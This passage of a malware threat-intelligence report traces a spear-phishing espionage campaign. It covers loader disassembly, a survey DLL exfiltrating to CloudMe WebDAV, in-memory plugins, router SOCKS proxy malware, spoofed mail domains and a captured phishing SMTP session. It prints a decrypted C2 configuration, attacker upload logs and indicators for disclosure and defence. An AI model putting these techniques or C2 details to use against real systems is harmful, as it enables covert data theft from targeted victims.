call   load_pe_from_memory
add    esp, 0Ch
mov     eax, [ebp+big_buf]
push   eax
call   _free
add    esp, 4
mov     [ebp+dummy_ptr], offset aH6marxj1i3gkpr ; "h6marXJ1I3gKprUX1x4UomS20BiuKTx30XDnoGK"...
mov     [ebp+dummy_ptr3], offset aT6ioaww1j6k1ev ; "T6IOAww1J6k1EULs032iN6021Jc2PgjJ3k23vIi"...
mov     [ebp+dummy_int2], 0
mov     [ebp+dummy_int4], 0
mov     [ebp+dummy_int], 0
mov     ecx, [ebp+dummy_ptr]
push   ecx
call   ds:strlenA
mov     [ebp+dummy_int4], eax
mov     edx, [ebp+dummy_ptr3]
push   edx
call   ds:strlenA
mov     [ebp+dummy_int], eax
push   1
mov     eax, [ebp+dummy_int4]
add    eax, 1
push   eax
call   _calloc
add    esp, 8
mov     [ebp+dummy_int2], eax
mov     [ebp+dummy_int5], 17Eh
mov     [ebp+var_8], 0
jmp    short loc_71D071C5

```

Here, pausing execution before the call to 'load_pe_from_memory' reveals the extracted PE at the memory address pointed to by edx.

This reconstructed DLL, once loaded, will decode a configuration structure from its '.data' section which contains three important details: the name of the encrypted data file dropped by the VBScript; the AES key used to decrypt the file; and the name of a unique global mutex to hold while running to prevent multiple instances.

This configuration information is used to load the encrypted file into memory and decrypt it. This turns out to be yet another dll. The first ordinal exported by this dll is located and then called, passing in the configuration and the name of the encrypted file on disk as parameters.


```

641A1364
641A1364 loc_641A1364:
641A1364 lea    edx, [ebp+size]
641A1367 push   edx                ; size
641A1368 lea    eax, [ebp+pe_out]
641A136B push   eax                ; pe_out
641A136C mov    ecx, [ebp+config_data]
641A136F push   ecx                ; config_data
641A1370 call   decode_file_to_mem
641A1375 add    esp, 0Ch
641A1378 test   eax, eax
641A137A jbe    loc_641A140C

```

```

641A1380 mov    edx, [ebp+pe_out]
641A1383 push   edx                ; pe_addr
641A1384 call   load_pe_from_mem
641A1389 add    esp, 4
641A138C mov    [ebp+hmodule], eax
641A138F cmp    [ebp+hmodule], 0
641A1393 jz     short loc_641A140C

```

```

641A1395 mov    [ebp+result], 0
641A139C push   1                ; ordinal
641A139E mov    eax, [ebp+hmodule]
641A13A1 push   eax                ; hmodule
641A13A2 call   find_ordinal
641A13A7 mov    [ebp+export_1], eax
641A13AA cmp    [ebp+export_1], 0
641A13AE jz     short loc_641A13C4


```

```

641A13B0 mov    ecx, [ebp+config_data]
641A13B3 push   ecx
641A13B4 mov    edx, [ebp+config_data]
641A13B7 add    edx, configuration.encrypted_file
641A13BD push   edx
641A13BE call   [ebp+export_1]
641A13C1 add    esp, 8

```

This last dll is the heart of the threat (originally called q5Byo.dll in this instance). This file contains the true intent of this campaign. It is designed as a survey tool. The PE file gathers system information including OS version, computer name, user name, user group membership, the process it is running in, locale ID's, as well as system drive and volume information. All of this is encrypted and then sent to cloud storage via **WebDAV**.



The malware installation chain

WebDAV cloud usage

WebDAV is a communication standard that allows file management over HTTP or HTTPS. Windows allows WebDAV sessions to be mapped as network resources.

The use of WebDAV as the communication channel is atypical for most malware samples we see. By using a network resource, the actual web traffic originates from the system itself, and not from the process in which the malware resides. Additionally, once the resource is established, the malware can transfer files to and from the command and control servers using standard file IO commands.

All the authentication information for the WebDAV session including the URL, folders, path, user name, and password is stored within this last DLL in another AES-encrypted configuration structure in the binary.


A unique path, username, and password were used for each malware instance we've seen in the wild. This allows the attackers to uniquely identify every targeted attack and track how successful each phishing campaign is.

Also contained within the configuration structure is information on how to name the survey data on the remote file server. The binary reads from its configuration a string on how to generate the remote filename, and a list of extensions to use. An example would be "_1-7d_0-8s", ["TIF", "TAR", "SIT"] which instructs the binary to generate a filename with 1 to 7 numeric digit characters followed by 0 to 8 ASCII letters with one of the three listed extensions such as "664gher.TAR". The survey is then uploaded to the server in a specified folder with the generated name.

Files are compressed using a modified LZMA-compression and encrypted using AES cipher-block-chaining (CBC) before being uploaded to the cloud server.

The binary also checks a separate folder on the cloud service designated to contain new configuration information. If such a file is present on the server, the malware downloads the new configuration file then deletes it from the server.

The cloud storage provider in every case we have seen was the Swedish company **CloudMe.com**, which offers free and paid WebDAV cloud storage.



The URI model used by the malware is <http://webdav.cloudme.com/%username%/CloudDrive/> which is a direct reference to file storage.



It must be noted that the CloudMe service is not actively spreading the malicious content; the attackers are only using it for storing their files.

We notified CloudMe.com about the abuse of their services. Their CEO, Mr. Daniel Arthursson, was none too happy about this, and was very helpful in our further research. CloudMe has shared a great deal of log information related to this attack. These indicate that there are many other accounts (over 100) likely related to this attack system. We have no way of verifying this with absolute certainty, but this is what we regard as a high confidence assumption.

Countries with logged victim traffic: 10
(Some IP addresses likely belong to researchers)

Russia, 16 IP's	
Kazakhstan, 10 IP's	
Uzbekistan, 3 IP's	
Ukraine, 2 IP's	
Moldova, 3 IP's	
Bulgaria, 1 IP	
Hungary, 3 IP's	
Austria, 1 IP	
Italy, 1 IP	
India, 1 IP	

CloudMe WebDAV accounts known (or suspected) to be used for C&C traffic: 17 (100+)



Distribution of logged victim connections towards CloudMe.

The cloud accounts are not used for one-way communication only. The malware also checks configured subfolders for updates; and if these are found they will be downloaded, decrypted and used as appropriate.

One such case is the **franko7046** account, used against the previously mentioned bank CEO. In this account there was hidden another encrypted configuration file which the malware downloaded and decrypted.

```
G l o b a l \ U c X z D Y
http://webdav.cloudme.com/depp3353/CloudDrive/
depp3353
[REDACTED]
\LSRTtHR1M1CGEs\s0jPzqaAwLL\Xnw09LpIzezP1e\
\M5yyhzpta7\v1LSnmiaepG9\L9FULnkfU70Ib\
avi mp3 gif jpg
_1-5d_1-5s_0-3$
```

Above: The configuration file of the depp3353 account. Password is redacted.

This is how we found the **depp3353** account. In this new account there was another surprise waiting for us – a download folder with two new encrypted files, 921.bin and 922.bin. Once decrypted, these turned out to be PE executables.

Downloaded plugins: Cloud persistence

The two new executables are plugins - quite similar to each other and obviously compiled on the same setup. They are lightweight and intended to pull specific survey information from their target. Of interest, both of the DLLs originally had the same internal name (78wO13YrJ0cB.dll). Presumably the same PE sanitization script and parameters were used on both.

None of these plugins contain any means of CnC communication. Instead, when they are executed they are passed a pointer to a function to use for sending data back home. Neither are they ever written to disk. They are executed in memory only, and once they have completed the memory is freed. This makes these modules extremely stealthy, flexible and compatible with multiple toolsets independent of what CnC method is being used.

921.bin retrieves several datapoints about the infected machine: Domain info; a list of running processes with all loaded modules in each; the list of installed software; and a complete hardware profile of the target machine. 922.bin compiles a dirwalk – a complete listing of every file path – of each fixed drive. All of this information is exfiltrated back via the same WebDAV connection.

This model makes it possible to do the intrusion in steps, with verification stages in between; and the files will not be easily found on affected computers.

Based on the information gathered from these modules, the attackers appear to move to the next stage of their attack by placing more new components on the WebDAV shares. Information about these uploads is limited by the fact that we do not have the AES keys to decrypt much of the uploaded data, but we have been able to see some upload patterns.

What we assume to be third-stage plugins appear on the shares as *.bin files of roughly 72kb. As with other plugins, these are downloaded and deleted from the share in one go. However, the next day, another *.bin file of the same size will be uploaded to the share. This is a pattern that repeats itself over all live accounts. It seems that because the plugins exist in memory only, they are injected daily to ensure persistence on victim computers. Our theory is that this malware is a more typical datastealer, and we have observed that after this type of file is planted on the account, encrypted data uploads from compromised users increase.

The Sheep and the Wolves

Victims of this attack will connect using the Windows WebDAV redirector, and the HTTP request user-agent string will reflect this. For Windows XP this will typically be “*Microsoft-WebDAV-MiniRedir/5.1.2600*”, and for Windows 7 a common user-agent is “*Microsoft-WebDAV-MiniRedir/6.1.7601*”.

Security researchers – and there are a few of them - connect in a variety of ways; first of all, we see a number of connections that are indistinguishable from the way victims connect. This happens when researchers use lab machines with live internet access to run the malware. The only way we can tell these are researchers is because they connect from IP address ranges that are unlikely to be victims; and they also tend to consist of short-lived sessions.

Some researchers set up scheduled tasks to scan the shares for new updates and malware. We see a few variations of these – one typical configuration is where the requests contain a Python-related user-agent string.

Attackers, on the other hand, don't appear to use Windows. Common across multiple accounts, multiple IP's, and over time, is that the probable attackers have used a HTTP user-agent of “***davfs2/1.4.6 neon/0.29.6***”.

We know these are not researchers, because we can see malware files being uploaded by them:

```
[17/Sep/2014:09:42:38 +0200] "PUT  
/white3946/CloudDrive/QxM9C/st/VloINDJtnqy/1768.bin  
HTTP/1.0" 201 0 "-" "davfs2/1.4.6 neon/0.29.6"
```

Above: Log entry for the account white3946. We have been unable to locate the malware that uses this account.

We have a log fragment in which the attackers uploaded a sequential series of updates (from 1746.bin to 1774.bin) within 1.5 hours on Sept 17th, spread over 27 different accounts and using 27 different IP addresses in the process.

The user-agent string shows that attackers likely have used a client based on the open source **davfs2** file system for Linux to mount the WebDAV shares.

S. Korea	85	Australia	1
China	7	Austria	1
United States	7	Bulgaria	1
Brazil	5	Canada	1
Sweden	3	Denmark	1
Czech Republic	2	France	1
Norway	2	Germany	1
Romania	2	Kuwait	1
Russia	2	Latvia	1
Spain	2	Ukraine	1

Distribution of attacker IP addresses


At first we thought these IP's belonged to some commercial proxy service, particularly since several such proxy services also offer IP rotation. However, this turned out to be a wrong assumption.

PART II:

Support infrastructure

An embedded device proxy network

A superficial examination of the proxy IP addresses that connected to CloudMe showed them to be internet-connected devices of various kinds. Many were Korean Tera-EP home routers; but there were several other products represented.



It is believed that the attackers were able to compromise these devices based on poor configurations or default credentials.

We were able to do some forensic work on a compromised Tera-EP TE-800 device and discovered another dimension of the attacker's infrastructure.

Router malware

Under the *ramfs* mounted partition we found a stripped and statically linked MIPS-el binary named **tail-**. Instances of this were also found under the running process list.


tail- serves as a SOCKS proxy for the attackers. Each sample of the binary we were able to acquire was configured with a unique 32byte blowfish key and a small, encrypted section appended to the end of the binary.

Upon execution the binary uses its hardcoded key to decrypt the configuration section and retrieve the listening port to use for incoming connections. This acts as a management interface. From here the attackers can request a specific port to be opened as one of the following types: SOCKET, SOCKSS, SOCKAT, SOCKS5, or STATUSPORT.

To prevent anyone else from accessing this service all communication on the management interface is encrypted using the same blowfish key. This means that the attackers must maintain a list of where each of these implants are installed, as well as what port and key each is configured to use.

This setup makes it difficult to identify embedded devices compromised with this malware by scanning open ports.

In the wild we witnessed the attackers connect to the management port and request SOCKSS connections. This would open the specified port and wait for configuration data, which consists of a domain name (`webdav.cloudme.com`), the destination port, and a variable length RC4 key, all of which encrypted using the blowfish key. Once received the malware would attempt to connect to the domain name on the specified port and would start tunneling all traffic received from the SOCKSS port to the destination and vice-versa. The communication between the attacker and the SOCKSS is encoded using the RC4 key. The graphic below illustrates a typical session.



Additional servers

The router proxy network provides another layer of indirection masking the attackers' infrastructure. However, because we captured traffic through one of these embedded devices we could identify other parts of their operation.

We identified four IP addresses that connected to the proxy malware:

Cloud enumerator:

Apparently a rented server at AS34224 NETERRA-AS, Bulgaria

This host belongs to a Bulgarian VPS service and would use the router proxy to connect to webdav.cloudme.com. This host does all scanning of webdav shares for stolen user data, and also uploads new malware components.

Health checker:

Apparently a rented server at AS5577 ROOT root SA, Luxembourg.

This IP would make connections hourly and poll the status of the router proxy malware. This machine is most likely used to track which compromised routers are currently available for use.

Unlocker:

Apparently a rented server at AS52048 DATA CLUB DataClub S.A. Latvia.

Traffic from this IP had a very specific purpose: It unlocked routers for proxying in connection with the sending of phishing emails.

In the wild we observed this IP connect to our router on the malware management port and specify a SOCKSS proxy port to be opened. Immediately after, the newly opened port would be connected to by another IP and used to send phishing emails with malicious attachments.

However, later we observed that the *Email sender* IP at VOLIA vanished and the Unlocker server taking over its role as well.

Email sender:

An IP at AS25229 VOLIA-AS, Ukraine. Possibly a compromised host.

After a router SOCKSS port was opened by *Unlocker*, this IP would connect to the opened port and tunnel its email traffic through the router.

Each of these connections used the correct encryption key, so we know that these accesses came from the attackers and not some opportunistic third party.

Mail proxies:

Through our router monitoring we identified two mail proxies used by the attackers. We were later notified by Symantec (thanks, guys!) about a third. These servers were hosted on domains that were registered by the attackers, using domain names clearly meant to look legitimate. This is the only time we have seen attackers register domains in this investigation.

The mail proxies were:

haarmannsi.cz : Spoof of the legitimate domain haarmannsi.com
sanygroup.co.uk : Spoof of the legitimate domain sanygroup.com
ecolines.es : Spoof of the legitimate domain ecolines.net

Registrant WHOIS information seems forged:

haarmannsi.cz

name: Sanyi TERRAS
address: R. FREI CANECA 1120
SAO PAULO
01307-003
BR
e-mail: sanyi_terras@outlook.com
created: 12.06.2014
NS: ns*.frankdomains.com

sanygroup.co.uk:

name: Alan
address: Uddmansgatan 13
Pitea
Norrbottenalän
94471
SE
created: 06.05.2014
NS: ns*.domains4bitcoins.com

ecolines.es:

name: Lyisa Almeida
address: N/A
created: 04.06.2014
NS: ns*.frankdomains.com

.

Observed phishing emails

The connections made from the Ukrainian host to the router were interesting. After being proxied through the router, each of these would authenticate with one of the dedicated mail proxies and send out phishing attacks.

From captured traffic it appears that the mail proxies have SOCKSv5 services running on obscure high ports. We have documented that the attackers log in to these using apparently randomly generated usernames and passwords, a unique pair for each server. The mail proxy would then relay the spearphishing mail as seen below.

```
..... [REDACTED] .220 relay [REDACTED] ESMTP Service ready
EHLO [REDACTED]
250-Requested mail action okay, completed
250-SIZE 20971520
250-ETRN
250-8BITMIME
250 OK
MAIL FROM:<secretariat_oil@[REDACTED]>
250 Requested mail action okay, completed
RCPT TO:<[REDACTED]>
250 Requested mail action okay, completed
DATA
354 Start mail input; end with <CRLF>.<CRLF>
From: =?utf-8?B?c2VjcmV0YXJpYXRfb2ls[REDACTED]?= <secretariat_oil@[REDACTED]>
To: <[REDACTED]>
Subject: =?utf-8?B?Q29udHJhY3RfMTQ3NA==?= Contract_1474
Date: Fri, 24 Oct 2014 15:51:13 +0500
Message-ID: <70707393696556550.82833060711@376.35>
MIME-Version: 1.0
Content-Type: multipart/mixed;
 .boundary="=_00_430948465969"

--=_00_430948465969
Content-Type: text/plain;
 .charset="utf-8"
Content-Transfer-Encoding: base64

QmVzdCBSZWdhcmRzLA0KTXIuIFJBRsSwRyBIQVNBTK9WDQoNCg==
Best Regards,
Mr. RAFİG HASANOV

--=_00_430948465969
Content-Type: application/octet-stream;
 .name=?utf-8?B?TVExNDc0LmRvYw==?= MQ1474.doc
Content-Transfer-Encoding: base64
Content-Description: =?utf-8?B?TVExNDc0LmRvYw==?= MQ1474.doc
Content-Disposition: attachment;
 .filename=?utf-8?B?TVExNDc0LmRvYw==?= MQ1474.doc
```

Above: Captured SMTP session, sending the malicious attachment MQ1474.doc

This way the attack can be mistaken to come from legitimate businesses and trusted organizations. In some cases the organization from which the phishing email originates would appear to be a known associate to the target.


The email shown above was one of a number of messages sent to targets in the oil industry. Investigating the target email addresses, we saw several of these were found in this public document from the World Petroleum Council, including some addresses that are, at the present time, no longer valid.

And then, the ground shifted again.

PART III:

Attacks on mobile devices


One of the spearphishing mails we observed coming through the router network was this one, sent to an address under the gov.py (Government of Paraguay) domain.



Get WhatsApp now for your iPhone, Android, BlackBerry or Windows Phone

There was no executable attachment in this mail, but instead a link shortened by the URL shortener service bit.ly, with the underlying link pointing to an IP address on a Dutch hosting service. Clicking that link from a Windows PC only yielded a redirection to the BBC homepages, and using other devices did not give more data.

The bit.ly service does however provide information on the *user* creating the shortened link, and other links associated with this account. In this case, the user was named **nicolatesla53**.



The nicolatesla53 bit.ly profile page

The nicolatesla53 account was created in July 2014. From Oct 24th to Nov 21st this user created nearly 10000 shortened links – we harvested 9990 unique ones. Three IP addresses were used for these links:

82.221.100.55
82.221.100.60
94.102.50.60

The links themselves were on this format:

`http://server_ip/page/index?id=target_identifier&type2=action_code`

